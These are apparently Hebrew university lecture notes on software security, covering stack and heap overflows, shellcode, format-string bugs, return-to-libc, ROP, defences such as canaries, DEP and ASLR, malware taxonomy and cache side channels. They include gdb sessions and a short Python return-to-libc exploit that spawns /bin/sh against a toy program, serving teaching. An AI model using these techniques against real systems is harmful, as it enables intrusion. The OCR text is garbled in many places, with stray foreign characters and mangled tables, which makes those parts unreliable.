יכול להתבצע ב-2 כיוונים שרת שמשתלט על לקוח או לקוח שמצילח להשתלט על שרת לאחר שהתוכף מצילח להציג שליטה בסיסית במערכת הוא מעלה את הרשותות שלו	<b>RCE (= Remote Code Execution)</b>
יכול להתבצע ב-2 כיוונים שרת שמשתלט על לקוח או לקוח שמצילח להשתלט על שרת לאחר שהתוכף מצילח להציג שליטה בסיסית במערכת הוא מעלה את הרשותות שלו צירוף של הנ"ל	<b>PE (= Privilege Escalation)</b>
	<b>Domino</b>

שפת C לא אוכפת את הגבולות של מערכם (באפרים)

בעת גילישה מגודל של מערך נקלט overflow undefined

התוצאה של זה היא

<p>בנich שיש מערך (באפר) שהוקצה על המחסנית ובנוספַּך למערך (באפר) יש משתנים נוספים שנמצאים על המחסנית בנich שחלק מהמשתנים הללו משפיעים על מהלך התוכנית</p> <p><b>פתרונות arrays above scalars</b> - בכל פונקציה נסדר את מבנה הזיכרון על המחסנית כך שהאפרים יהיו בהתוצאות גבוהות יותר בראם מאשר משתנים אחרים במחסנית</p>	<p>בנich שיש מערך (באפר) שהוקצה על המחסנית בכל קריאה לפונקציה נדחפת למחסנית ה-<b>ra</b> אם הבאפר עושה את ה-<b>overflow</b> על ה-<b>ra</b> אז יוכל לשולוט לאן לкопץ אם דרשו את ה-<b>ra</b> עם צבל אז גורם ל-<b>DoS</b></p>	Variable Overflow
<p>ניתן לדرس את ה-<b>ra</b> עם הบทות של תחילת הבאפר שבעזרתו גרמנו ל-<b>overflow</b>, stack overflow ו-RCE. הקוד שנשתיל שם בד"כ יהיה קוד שפותח shellcodes (shellcodes) בעזרתו נוכל לעשות מה שאנחנו רצים (exec("/bin/sh")) ברצה שה-<b>shell</b> שיפתח יהיה remote shell (בלומר, נוכל להפעיל אותו מרוחוק). בד"כ נעשה בעזרת socket. לחופין, בתקיפות לא אינטראקטיביות (כמו שקורה בד"כ בשירות תוקף לקוח) התוכנית שתשתלט על המחשב תיהה תוכנית אוטונומית שלא תליה בתוקף שיזון פקודות ב-shell (התוכנית נקראת: malware = רעה).</p>		

## Shellcode

- הקוד שיורץ על המחשב של הנתקף חייב להיות code standalone machine code או הולך לעבר קומpileציה או linking. הוא נכתב יישירות לתוך הבינארי. לכן, הוא יוכל לשמש בפונקציות ספריה רק אם הוא בבר טענות לבינארי.


- יש תווים שאנחנו לא יכולים להכניס ל-**shellcode** בחלק מהמקרים:

- צריך להקפיד לא לרשום 0x00 אם הזורקנו את הקוד עם strcpy או פונקציה דומה שמתייחסת ל-0 בתור null.terminator
- אם משתמשים בפונקציות שמגבילות אותו לתוכן ASCII בלבד אז אסור להעביר בתים גדולים מ-0x80.
- Unicode עד יותר מגביל אותו.


- חשוב לשים לב: בין ההזורה של הקוד שלנו לבין הרצה שלו יש מרוח שבו הפונקציה דרכה הזורקנו את ה-**shellcode** פועלת. ניתן שהיא תרצה להשתמש במשתנים על המחסנית שדרשו ולכן צריך לשים לב שלא דברים שלא אמרו לדרשו. למשל: אם נדרס משתנה שהפונקציה דרכנו הזורקנו את ה-**shellcode** משנה את ערכו אז יתכן והפונקציה הזאת תחרב לנו את ה-**shellcode**.

- בעיה: יש לנו כמות מוגבלת של מקום עבור **shellcode** – גודל הבאפר שדרסנו

- פתרונות: נדרס יותר. בלומר, אם בגישה הקודמת רצינו לדرس את הבאפר בצוරנו זאת שהוא יהיה לכל היותר בגודל המרוח שיש מתחילה הבאפר עד ל-**ra** (מאחר והמיקום של **ra** על המחסנית חייב להישאר אותו מיקום):



במקום זאת ננקוט בגישה שונה: ב-**ra** נציב בתובת גבואה יותר בכך שנקלב הרבה יותר מקום זמין עבור ה-**shellcode** שלנו (כל המיקום שנמצא מעל **ra**).



הפתרון זה גם יכול לעזור לנו עם ה-"חשוב לשים לב" הקודם, כי במקרה שהפונקציה שדרשה הזורקנו את ה-**shellcode** לא עשו שימוש במשתנים שנמצאים מעל **ra**.

איך התוכף יודע לאן לкопץ כדי להגיע לקוד שהוא הזריק?

- open-source LAMP(Linux/Apache/MySQL/PHP) (בכך שנרים אצלנו רפיקה העתק של סביבה דומה למקור) ובניו דרכה איך ה-stack – אמרו להירות).
- ניתן לעשות גם brute force (לנסות לкопץ לכל המיקומות האפשריים עד שנפגע בקוד שהזרכנו).
- format string – מידע שדולף מהמערכת ומסגיר את מבנה המחסנית (ניתן לגרום לכך בעורת, למשל, information disclosure (vulnerability NOP Slides •
- NOP (opcode = 0x90) שלא עושה כלום.
- אפשר לעשות גם דברים סטמיים אחרים (השמה של גjisטר לעצמו) נרפד את האזר ש לפניהם הקוד שהזרכנו ב-NOP Slide כך שאם נkopץ לנוקודה שמתיחסות במחסנית אז נגלוש עד שנגדע הקוד שהזרכנו.
- מומלץ לא לкопץ לנוקודה שבה מתחילה NOP slide, אלא לאמצע שלה מאחר ונרצה להשתמש ב-NOPSlide בתור רשות ביטחון בשני היבואנים:
  1. לא נרצה לבצע פקודות לפני NOP slide (פקודות זבל שלפני ה-shellcode שהזרכנו).
  2. לא נרצה לבצע פקודות אחרי NOP slide (פספסנו פקודות מתוך ה-shellcode שהזרכנו).
- מציאת תחילת הבאר שאלוי הזרכנו את הקוד:

<p>נגרום לתוכנית לקרוס במקוון בכך שייזכר קובץ core.</p> <p>צריך לחתוך Overkill בקלט שנוטנים כדי לוודא שאכן נקרים את התוכנית. בנוסף, כדי לחתת תווים מוכרים כדי שנוכל לזהות אותם בקלט לאחר מכן בשנותבון בזיכרון.</p> <p>למשל: AAAAAABBBBBCCCCCDDDDDEEEEEFFFFFF</p> <p>להריץ: &lt;executable_file&gt; &lt;core&gt;/gdb</p> <p>אמור להתקבל משהו בסגנון:</p> <pre>\$ gdb ./demo core GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1 ... Core was generated by `./demo AAAAABBBBBCCCCCDDDDDEEEEEFFF<del>FFGGGGHHHHIIIIJJJJ</del>. Program terminated with signal SIGSEGV, Segmentation fault. #0 0x47474646 in ?? ()</pre> <p>הכתובת שמתקבלת היא הכתובת sha-EIP (Instruction pointer) היה עליה overflow שניסינו ליצור לא היה מחרבש את המחסנית אז היינו מקבלים stack trace יותר מסודר</p> <p>נ裏ץ eip info registers כדי להבין לאן התוכנית ניסתה לкопץ (ra)</p> <pre>(gdb) info registers eip eip          0x47474646          0x47474646</pre> <p>נ裏ץ (\$esp - 64)x/28x כדי לראות את תמונה המחסנית שלפני ה-\$esp – 64</p> <pre>(gdb) x/28x (\$esp-64) 0xbfffff0e0: 0xbfffff130      eax: 0x00401fd8      0x00000000      0x0040053f 0xbfffff0f0: 0xbfffff100      al: 0xbfffff394      ; if 0xb7e124a9(0) == 0x00400529 0xbfffff100: 0x41414141      ah: 0x42424241      ; 0x43434242      0x44434343 0xbfffff110: 0x44444444      ax: 0x45454545      ; 0x46464645      0x47474646 0xbfffff120: 0x48474747      0x48484848      0x49494949      0x00400049 0xbfffff130: 0xb7fe79b0      date: 0xbfffff150      0x00000000      0xb7dfaef81 0xbfffff140: 0xb7fba000      0xb7fba000      0x00000000      0xb7dfaef81</pre> <p>זהה את תחילת הבאר שلونו עי' כך שנמצא את התווים הראשונים שהכנסנו</p> <pre>0xbfffff100: 0x41414141</pre>	<p><b>Open the core dump</b></p>	<p><b>2</b></p>
<p>נ裏ץ (\$esp - 64)x/28x כדי לראות את תמונה המחסנית שלפני ה-\$esp – 64</p> <pre>(gdb) x/28x (\$esp-64) 0xbfffff0e0: 0xbfffff130      eax: 0x00401fd8      0x00000000      0x0040053f 0xbfffff0f0: 0xbfffff100      al: 0xbfffff394      ; if 0xb7e124a9(0) == 0x00400529 0xbfffff100: 0x41414141      ah: 0x42424241      ; 0x43434242      0x44434343 0xbfffff110: 0x44444444      ax: 0x45454545      ; 0x46464645      0x47474646 0xbfffff120: 0x48474747      0x48484848      0x49494949      0x00400049 0xbfffff130: 0xb7fe79b0      date: 0xbfffff150      0x00000000      0xb7dfaef81 0xbfffff140: 0xb7fba000      0xb7fba000      0x00000000      0xb7dfaef81</pre>	<p><b>Inspect the memory</b></p>	<p><b>3</b></p>

## format string vulnerability

:printf format specifiers	
int (base 10)	%d
unsigned int (base 10)	%u
number in hex (base 16)	%x
00010 בולם, ידפיס את המס' ב-0-ים ב-ך שבסה"כ יהו 5 ספרות	("%05d", 10)
ידפיס את 3 הערכים הבאים במחסנית עם סימונה ספרות (מרופד ב-0-ים משמאל במידת הצורך) בפורמט hex	printf("%0x8 %0x8 %0x8")
מדפיס את מס' הבטים שפורטו עד כה למשל: hello%o(%x,"hello") ישמור 5 על המיקום במחסנית (איפה ש-ESP מצביע) printf("%08x.%08x.%08x.%08x.%n")	%n
Prints 4 values from the stack (4 "arguments") separated by "."s Writes 36 into address pointed by stack, 5 places up (5 <sup>th</sup> "argument")	

- כאשר **printf** אמורה לקבל משתנים להדפסה, אך בפועל לא סופקו לה בכלל היא תדפיס את המשתנים שיש על המחסנית (טפס במעלה המחסנית).

0x100	!
0xFC	dis
0xF9	info

למשל: עבור הקוד ומצב המחסנית הבא:  
printf("%d%d%d");  
ESP = 0xF9  
infodis! dis!

- **לעומם לא להשתמש ב- (`<var_name>`, printf(`<var_name>`), מאחר ואם `var_name` מגע בתור קלט מהמשתמש אז הוא יוכל לספק בקלט %-ים ובכך לגרום להדפסת המחסנית.**  
יכול לנצל את זה לטובות מציאת-ה-`ra` או לצורך הדפסת מידע וגייש שנמצא על המחסנית (סימאות וכו')  
במקום זאת: `.printf("%s", <var_name>);`

## פתרונות למתקנתים

- להשתמש בפונקציות בטוחות שבודקות את ערך הקלט
  - לא פתרון קסם וגם בו קיימות חולשות.

Type	Storage Size (B)	Value Range
char	1	0 → 256 or -128 → 127
unsigned char	1	0 → 256
signed char	1	-128 → 127
int	4	-2 <sup>31</sup> → 2 <sup>31</sup> - 1
unsigned int	4	0 → 2 <sup>32</sup>
short	2	-2 <sup>15</sup> → 2 <sup>15</sup> - 1
unsigned short	2	0 → 2 <sup>16</sup>
long	8	-2 <sup>63</sup> → 2 <sup>63</sup> - 1
unsigned long	8	0 → 2 <sup>64</sup>

### Integer Type Conversion Rules

- אם אחד האופרנדים הוא unsigned, אז האופרנד השני מקבל אוטומטית המורה ל-unsigned.
- בכל מס' הוא בברירת מחדל int, signed int, unsigned int או long, אלא אם צוין אחרת (המרה). למשל: U או 1 ((unsigned int)long).
- הערך המוחזר של sizeof() הוא unsigned int.
- integral promotion – הטייפוס מהרמה הנמוכה (קטנה יותר) מוקדם לרמה הגבוהה יותר.
- בכל הופונקציות הסטנדרתיות של C שמקבלים איזשהו ארגומנט אורק שמאגדיר כמה בתים הן הולכות להדפס/להעתיק.. מקבלות size\_t שזה למעשה unsigned int אבל רק היליט unsigned int עברו casting.

### Integer Overflow

```

1 #include <stdio.h>
2
3 int main()
4 {
5     unsigned int countdown;
6
7     for (countdown = 9; countdown >= 0; countdown--) {
8         printf("%u\n", countdown);
9     }
10
11    return 0;
12 }
```

```

1 #include <stdio.h>
2 #include <string.h>
3
4 #define MAX_SIZE 32
5
6 int main(int argc, char* argv[])
7 {
8     char size;
9     char name[MAX_SIZE];
10
11    if (argc != 2) {
12        printf("USAGE: %s <name>\n", argv[0]);
13        return 1;
14    }
15
16    size = strlen(argv[1]);
17
18    if (size > MAX_SIZE) { ←
19        printf("ERROR: name too long\n");
20        return 1;
21    }
22
23    printf("copying %d bytes\n", size);
24    memcpy(name, argv[1], size); ←
25
26    return 0;
27 }
```

```

/home/user$ gcc a.c
/home/user$ ./a.out `python -c "print('a'*10)"` ←
copying 10 bytes
/home/user$ ./a.out `python -c "print('a'*100)"` ←
ERROR: name too long
/home/user$ ./a.out `python -c "print('a'*128)"` ←
copying -128 bytes
Segmentation fault (core dumped)
/home/user$ 
```

Also off-by-one error here

memcpy(void \*str1, void \*str2, size\_t n)

And missing string termination...

- הרעיון: נציג (הקומפיאר) ערך כלשהו לפני זה במחסנית כך שאם זה ידרס אז בוודאות ה-canary ידרס וכך מדע לא לkopoz ל-za.

\0\z\0 תווי סיום של הרבה מהפונקציות שב"כ דרך מתבצע shell code injection	Terminator Canaries
כדי לדرس אותו התוקף יצטרך לכתוב אותו בעצמו ובכך יגרום לשימוש המחרוזת שלו.	Random Canary
מס' רנדומלי פיר הרצה של התוכנית שיקשה על התוקף לנחש אותו  random_canary ^ control_data	Random XOR Canary

- כדי לkomפל עם fstack-protector :canary (מופעל באופן דיפולטיבי)
- כדי לkomפל בלי fno-stack-protector :canary (בר התרגילים שלנו קומפלו)


### Data Execution Prevention (= DEP)/Not Executable (NX) stack/ W^X

- ניתן להגדר את כל הדפים שנמצאים על ה-stack בטור חלק שלא ניתן להריץ
- באופן דיפולטיבי ה-stack אינו ניתן להריצה
- כדי לשנות זאת:

execstack -s <prog_name> (הורץ על התרגילים שלו)	LAGROM לברך שהיה ניתן להריץ את ה-stack
execstack -c <prog_name>	LAGROM לברך שלא יהיה ניתן להריץ את ה-stack
execstack -q <prog_name> אם מקבלים “-” איז לא ניתן.	כדי לבדוק האם ניתן להריץ את ה-stack או לא אם מקבלים “X” איז ניתן.
אם מקבלים “X” איז ניתן.	

## Return To Libc

- נקוף למקומות אחר – דף שהוא חלק מה-Code(TEXT) (דפים אלו הם executable אבל לא writable).
- libc – ספריה ענקית עם הרבה דפי Code. נקוף לתוכה.
- בטור libc יש פונקציה בשם system. אליה נרצה לкопץ עם ארגומנט "./bin/sh".
- הננדס את המחסנית באופן הבא:
  - נדרש את כתובות החזורה עם הכתובת של הפונקציה system.
  - בשהפונקציה sys תחילה לפועל היא צריכה למצוא את:
    - כתובות החזורה שלה ב-ESP
    - ארגומנטים ב-ESP+4 ומעלה
- בעיה: כאשר system מסיים את עבודתה היא ת קופז ל-return address, ואם דרשו אותנו עם כתובות סתמיות אז התהיליך יקרום.
- פתרון: נדרש את כתובות החזורה עם הכתובת של הפונקציה exit (פונקציה ב-libc).
- הננדס את המחסנית באופן הבא:
  - נדרש את כתובות החזורה עם הכתובת של הפונקציה exit.
  - בכתובת שנמצאת 8 בתים מעל נשים ארגומנט ל-exit: ערך החזורה של exit.
- לא יוכלו לשים את הכתובת של פונקציה אחרת במקום exit ורק אחרת לקרוא ל-exit, מאחר ואם היינו שמים כתובות של פונקציה אחרת זו הייתה צריכה להיות מעיליה (בטור return address) אבל במקום זה נמצאת המחרוזת של "./bin/sh" ששמנו בטור ארגומנט ל-system.



- איך נמצא את הכתובות של system, exit ?
- אם libc נטען אותה כתובות, יוכל למצאו אותן באמצעות GDB.
- מאחר ו"./bin/sh" לא נכנס ב-4 בתים אך נכנס כתובות של מקום בזיכרון שմוביל את המחרוזת הנ"ל.
- איך נמצא את הכתובת של המיקום הזה?
  - אפשרות 1 - נכתוב את המחרוזת בטור ה-buffer overflow ונקופז לשם. צריך להיזהר רק עם ה-null byte בסוף של "./bin/sh" (כגראה שהיא אפשר להכנס אותו מאוחר וזה ככל הנראה יהיה סוף הקלט שנעביר לפונקציה דרכה ביצענו את ה-buffer overflow).
  - אפשרות 2 – יתכן שהמחרוזת הזאת בבר נמצאת ב-libc. אם מניחים Sh-libc נטען אותה מקום בזיכרון אז יוכל לחפש את הכתובת באמצעות gdb.
  - אפשרות 3 – נוסיף את המחרוזת "sh" ל-.environment.

"הפסקה קטנה להסביר על ...environment"

## Environment

- מטבח ע"י "export <NAME>=<VALUE>"
- החתימה של main היא (argc, argv[], env[])

כמובן, נוכל לעשות export X=/bin/sh ולקפוץ ל-env במקום המתאים.  
על מנת למצוא את המקום המתאים, נרץ את התוכנית עם gdb ונחפש את "/bin/sh" בראש המחסנית. זהו אזכור אלין environment גלען.

```
4 void f(char* arg)
5 {
6     char buf[32];
7     strcpy(buf, arg);
8 }

/home/user$ gcc -g a.c -o a --no-stack-protector
/home/user$ export SHELL="/bin/sh"
/home/user$ gdb -q a
Reading symbols from a...done.
(gdb) break main
Breakpoint 1 at 0x8048439: file a.c, line 12.
(gdb) run python -c 'print("a"*60)'
Starting program: /home/user/a `python -c 'print("a"*60)'

Breakpoint 1, main (argc=2, argv=0xbfffff6d4) at a.c:12
12     f(argv[1]);
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e4bda0 <__libc_system>
(gdb) print $esp
$2 = (void *) 0xbfffff620
(gdb) find 0xbfffff620, 0xbfffffff, "/bin/sh"
0xbfffff996
1 pattern found.
(gdb) x/s 0xbfffff996
0xbfffff996:      "/bin/sh"
(gdb) 
```

# Demo

```
/home/user$ python a.py
sh: xterm-256color: command not found
Segmentation fault (core dumped)
/home/user$ gdb -q --core=core
[New LWP 6378]
Core was generated by `./a aaaaaaaaaaa'.
Program terminated with signal SIGSEGV.
#0  0x06161616 in ?? ()
(gdb) find $esp, 0xbfffffff, "/bin/sh"
0xbfffff98a
1 pattern found.
(gdb) 
```

system was called –  
but with incorrect  
argument, not  
"/bin/sh"

Debug the core dump

Correct the address of  
/bin/sh ...

```
/home/user$ python a.py
sh-4.3$ echo "Hello, world!"
Hello, world!
sh-4.3$ exit
exit
Segmentation fault (core dumped)
/home/user$ 
```

WooHoo!  
We have shell !

Crash because we  
didn't set a good  
return address for  
"system"

15

והדגמה נוספת עם יציאה מסודרת:

```
1 import os, struct
2
3 offset        = 44
4 system_address = 0xb7e4bda0
5 bin_sh_address = 0xbfffff98a
6 exit_address   = 0xb7e3f9d0
7
8 shellcode = 'a'*offset + struct.pack('<I', system_address) + 'a'*4 + struct.pack('<I', bin_sh_address)
9
10 os.execl('./a', './a', shellcode) 
```

- Can pack several values with different formats
- Why is the value “3” packed as “B” (1 byte)?

## Return Oriented Programming (ROP)

- לא טוב מספיק מכמה סיבות:
  - מה אם system לא טעונה ל-?CODE?
  - איך לפתח shell ?remote shell
- **Gadget** – מקטע opcodes שמסתיים ב-RET (C3).
- **ROP** – שרשרת של gadgets והארגומנטים שלהם.
- **הרעישן**: נמצאו gadgets שמכילים opcodes (ובכל גם לבצע חלקיים מפקודות אחר -opcodes ב-86x הם בגדים שונים) שאנו חנוך רצחים לבצע ונקיוץ לכתובות שלהם אחד אחרי השני. לאחר זה gadgets מסתיים ב-RET אז בסיום כל אחד מהם נחזור לכתובות הבאה במחסנית (הכתובות שעמל הכתובות של ה-gadget שבעצמו).
- דוגמא: איך לבצע eax, 0xdeadbeaf ?mov eax, 0xdeadbeaf .
- נשים על המחסנית gadget שעשו eax pop ומעלהו במחסנית נשים .0xdeadbeaf .
- דוגמא: איך לעשות ?flow control ei. נשתמש ב-esp בתור ei.
- יש לשים לב שהכתובות של ה-gadgets שאנו מכינים מכוון דרך ה-buffer overflow לא מכילים byte null .
- מאחר וקשה לעשות ROP אד רצה למדוע את השימוש בו. דרך מועילה לעשות זאת היא לנסות לעשות ROP שיקרא ל-mprotect על הכתובות של ה-buffer אך שנובל להריץ buffer גם אם נעשה שימוש ב-DEP .

## הגנה בנגד ROP

### Address Space Layout Randomization (ASLR)

- בעזרה שימוש ב-GOT ו-PLT פונקציות עוברות לינוק' רק בעת הקראיה אליהן.
- לכן, ניתן לטעון ספריות לכתובות שונות.
- אבל, חשוב לשים לב שה-offsets של הפונקציות השונות בטור הספריות עדין נשארות זהות גם עם הכתובות של הספרייה השנתנה.
- לכן, information disclosure יכול להפיל את המנגנה הזאת.

## הגנה יותר יציבה

### Shadow Stack

- נתחזק מחסנית נוספת בנוסף למחסנית הרגילה, אך שבתחילת הריצה המחסנית הנוסף תהיה העתק של המחסנית הרגילה.
- call יבצע push על 2 המחסניות.
- ret יבצע pop על 2 המחסניות.
- אם התוצאה של ret אינה זהה (הערך שעשו לו סום) שונה בין המחסניות את התוכנית תקרו.
- אם ה-shadow stack ממומש ברמת החומרה אז לא ניתן לתקן אותו (להזירק לתוכו קוד שונה ממה שתובן).

## Heap Overflow

- buffers לרוב מוקצים על ה-heap. במקרה לגביו אובייקטים ומבניים אחרים.
- מה שהוא נרצה לדחוס על ה-heap הם function pointers .

## Use After Free

- free pointer – dangling/wild pointer שעשוי ל-NULL自由指针 – dangling/wild pointer לשנות את הכתובות של הפונטער ל-NULL.
- dangling pointer יכול לגשת לזכרון שעשוי ל-NULL וlfptrmis זה קורה בתוצאה מטעות של מתכנת.
- תוקף יכול לנצל את זה ע"י בך שהוא יבקש זיכרון מהמערכת בך שהזיכרון שיוקצת לו הוא הזיכרון שה-wild pointer מצביע אליו.
- כאשר ה-wild pointer יגש לזכרון (בטעות) מה שייהי בו זה הערך שהתוקף הכניס לתוכו.

- הרעיון: למלא את heap בהמוני עותקים של shell code עם nope slide לפניו.
- קיימ איזהו סיבוי שנדרס אדור בזיכרון ש-wild pointer מצביע אליו, כך שכאשבטאות יבוצע use after free על הפינטער איז ה-
- shellcode יופעל.
- בארכיטקטורה של 64 בית הטכנית הزادת פחות עיליה.

## dlmalloc\dlfree

- בעזרת `dlmalloc` מכךים זיכרון על ה-`heap`.
- ה-`heap` היא סוג של רשימה מקוורת.
- כל צומת יש `data` ו-`metadata`.
- כל בלוק שיוקצה הוא בגודל לפחות 16 בתים.
- 8 מתחום המ `metadata`:

- 4 בתים הראשונים עברו בגודל של הבלוק הקודם (הגודל כולל את ה-`metadata`).
- 4 בתים האחרונים עברו בגודל של הבלוק הנוכחי (הגודל כולל את ה-`metadata`) – חייב להיות בפולה של 8.
- 3 הבטים האחרונים תמיד יהיו 0. משתמשים ב-`lsb` להוות אינדיקציה האם הבלוק הקודם בשימוש או לא.
- הפונטיר שוחרר מה-`dlmalloc` מצביע בבדיקה לנקודה שאחרי ה-`metadata` של הבלוק.



- עברו בלוק שעשו לו `free` משתמשים ב-8 הבטים הראשונים הבלוק הקודם הקודם באותו הגודל: `.fd/fwd`.
- 4 הבטים האחרונים עברו מצביע לבLOCK הפנוי הבא באותו הגודל: `.bk/bck`.

- הבלוקים שוחררו נמצאים ברשימה מקוורת זו כיוונית משליהם, כך שלכל גודל בלוק שוחרר יש רשימה מקוורת (`bin`) משלו.
- עברו 2 בלוקים רצופים ב-`Heap` שוחררו מתבצע איחוד כך שיהוו בלוק אחד בגודל סכום הגודלים של 2 הבלוקים.
- ועוד על מנת למנוע פרוגרמנטייה של הדיזכרון על ה-`heap`. מצב בו יש הרבה בלוקים משוחררים, אך כולם קטנים.
- בתחילת ההקצתה של הזיכרון על הערימה (כאשר לא בוצעו `free`-ים) איז הזיכרון יוקצה מכתובות נמוכות לגבוזות.
- כמובן, עברו 3 הקיימות עוקבות, בתובת הדיזכרון של הפונטיר הראשון תהיה הקטנה מבין ה-3. בתובת הדיזכרון של הפונטיר השלישי תהיה הגודלה מבין השלושה.

הערימה גדלה כלפי מעלה!

## Heap Overflow

- אם נדרס הרבה מדי ועם ערכים גבוהים איז נקלט קריסה ב-`strcpy` כי חלק מעובdotה היא תנסה לעדכן את שדה `prev size` של הבלוק הבא ב-`heap`. וכשהיא תנסה לגשת אליו היא תיגש לכתובת לא חוקית בזיכרון (לפי החישוב שהבלוק הבא נמצא ב-`offset` מאוד גדול מהבלוק הנוכחי).

אסטרטגיית התקיפה שלנו (בגוזל.. זה לא חומר למבחן):

- ננצל את העבודה שכחלק משחרור של פונטיר מתבצע `unlink` במהלך ניגשים ל-`metadata` של הבלוק הקודם.
- ב-`p1` ל-`strcpy` מדרס את ה-`metadata` של `p2`.
- ב-`strcpy` נבצע כתיבה לתוך ה-`got` של `p2`.
- ובעת `(p1)` נבצע קפיצה ל-`system` במקום ל-`dlfree`.

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int n = 1;
5
6 int main(int argc, char* argv[])
7 {
8     char *p1, *p2;
9
10    p1 = dlmalloc(1024);
11    p2 = dlmalloc(1024);
12
13    strcpy(p1, argv[1]);
14
15    dlfree(p2);
16    printf("%08x\n", n);
17    dlfree(p1);
18
19    return 0;
20 }
```

# Viruses, Worms and other malware

## היסטוריה

- 1982 – הווירוס הראשון שפורסם. הופץ בעוזרת דיסקטים. נכתב בתור בדיחה.
- **Morris Worm – 1988**
  - לא הופצה במטרת דלונית.
  - רوبرט מוריס רצה להראות שהוא מסוגל לבצע את התקיפה
  - הקוד הביל באגים שגרמו לכך שמחשבים שנדרקו יכולו לבדוק מחדש מחדש ובכך לכבות את ה-**CPU** של המחשב ולהקריס אותו.
  - **10%** מהאינטרנט נדבק.
  - רוברט מוריס היה הראשון להיות מושפע תחת **CFAA**.

## מאפיינים

Computer Virus / Computer worm / Trojan horse	<b>reproduction</b>
Non resident / resident / backdoor	<b>survival</b>
Theft / espionage / sabotage	<b>porpuse</b>

## Malwares Taxonomy

משהו <b>শ্মশানক অত আত্মো</b> ע"י הדבקת <b>কবচিত</b> (בד"ב executables או מסמכים) אחרים על <b>আত্মো</b> מחשב וירוסים יותר מתקדמים ידבוקו גם קבצים אחרים על המחשב שהגיעו למחשב לאחר ההדבקה הראשונית של הווירוס	<b>virus</b>
בד"ב: כדי שווירוס יוכל לבדוק מחשבים אחרים יש צורך בהעברה פיזית (בעוזרת דיסק און קי למשל) של קבצים שנגועים בוירוס למחשבים שרוצים לבדוק	<b>worm</b>
MDBika מחשבים אחרים על הרשות באופן אקטיבי בשונה מווירוס, תולעת MDBika מחשבים ירים אותו (למשל: מיילים, הורדות) משמש בסוג של <b>social engineering</b>	<b>trojan horse</b>
בד"ב לא מפיץ את עצמו <b>malware</b> שמצפין את כל הקבצים של המשtamsh.	<b>Ransomware</b> (כופרה)

## Anti Virus

### • מלחתת חימום בין **anti virus** ל-**viruses**

<b>anti virus</b>	<b>virus</b>
<b>opcodes</b> בהינתן שיודעים איך וירוס כלשהו נראה (מהם ה- שהוא מורכב מהם) מייצרים לו חתימה. ניתן לסרוק כל קובץ שנכנס למחשב להתחمة אל מול חתימות של וירוסים מוכרים.	– מסתתרים בתוך קבצים תמיימים/מיוקמים נידחים <b>hiding</b>
ניתן לייצר מאגר חתימות של <b>packer</b> -ים ולחפש אותם בקבצים על המחשב ניתן לסרוק קבצים בעיטויים שונים ולא רק בעטת הגעתם למחשב בן של אחר שה- <b>packer</b> סיים את עבודתו, חתימת הווירוס זהה	– הצפנה הקוד של הווירוס והוספה של <b>polymorphic code</b> שמתאים לחתימה שלפיה הווירוס הוצפן. באשר הווירוס יגע למחשב היעד (לאחר שעבר בהצלחה את הסריקה של האנטי וירוס) ה- <b>packer</b> יבצע <b>decoding</b> על הקוד של הווירוס ולאחריו הווירוס יוכל להתחילה לפעול. מארח ובו וירוס מוצפן באופן שונה אידי החתימות של הווירוס נראות באופן שונה.
<b>anomaly detection</b> – תצפית על פעולות הווירוס: איזה <b>system calls</b> הוא מייצר מייצר מודלים של התנהגויות תקין בך שנוכל לזהות תהליכיים לא תקנים (שילוב מאד טוב עם <b>big data</b> , <b>machine learning</b> , ...)	– במקומות להצפין את הווירוס, ניתן לייצר קוד שונה אך שקל מבחינה לגיבת (שינוי הסדר של פונקציות בקוד/הוספת <b>nop</b> -ים/וכדומה... למשל: וירוס <b>simile</b> החיל 14000 שורות אסמבלי ש-90% מתוכן היו המכוון המתה-מורפי שלו (ונעדו על מנת לייצר קוד שונה אך שקול)

ככה אין צורך בחתימות ווירוסים ובמקרים זאת לנסה לאתר התנהלות חריגות	
<b>malware emulation</b> – הרצת הוירוס על סביבת למידה	תקיפת <b>rootkit</b> – תקיפת מערכת הפעלה כך שתאפשר את פעולה הוירוס. למשל: הסתרת הקבצים של הוירוס
	תקיפת האנטי ווירוס ככה שלא ידוע על הוירוס
	תקיפת <b>anti debugging</b> – דרכי שונות לייצר מצב שלא ניתן לדגס את הוירוס

## Cache Side-Channel Attacks

- information disclosure attack •
- הנחה: התוקף יכול להריץ קוד על המחשב של הקורבן, בר שירוץ במקביל לתהיליך של הקורבן.
- 

### שיטה 1: Prime + Probe

- ויאפשר לתקוף מידע מוגן (גדול יותר מה-cache) •
- הנחה: התוקף יתאפשר לחשוף כל הכתובות באפר. בתוצאה מכך, כל הערכים המתאים נטען ל-cache.
- 
- הקורבן מבצעים גישות ליזכרון. בתוצאה מכך, חלק מהערכים שנטען ל-cache ע"י התוקף מפונים.
- 
- התקוף מודד את הזמן שלוקח לגשת לכתובות באפר שהקצתה.
- 
- מאתר וגישה לערכים שלא פנו מה-cache תהייה מהירה יותר, התוקף יוכל לדעת לאילו מיקומים ב-cache הקורבן טען.
- 
- ערכים ובתוכה מכך לדעת לאילו דפים בזיכרון הפיזי הוא ניגש (מאחר ולכל דף פיזי יש מקום מתאים ב-cache).
- 

### שיטה 2: Flush + Reload

- הנחה: התוקף והקורבן חולקים אותו זיכרון (רלוונטי למשל עבר זיכרון של ה-kernel שהוא נתען בכל התהיליכים)
- 
- התקוף מנקה את ה-cache ("clflush" – flush) •
- הקורבן ניגש לזכרון ובתוכה מכך טוען ל-cache ערכים של כתובות שהוא ניגש אליהם.
- 
- התקוף ניגש לכל הכתובות בזיכרון המשותף.
- 
- מאתר וגישה לערכים שטענו ל-cache תהייה מהירה יותר, אזי התקוף יוכל לדעת אליו ערכים שנטען ל-cache בתוצאה מגישות לכתובות זיכרון בזיכרון המשותף לתוקף ולקורבן. בר, הוא יוכל לדעת לאילו דפים הקורבן ניגש.
- 

## Meltdown Attack (2018)

- שילוב של 2 צעדים:
- 1. – התקוף מגלה לאילו דפים בזיכרון הקורבן ניגש flush + reload
- 2. – התקוף גורם לקורבן לטוען ל-cache מידע רגיש speculative execution

הקדמה – עקרונות חשובים:

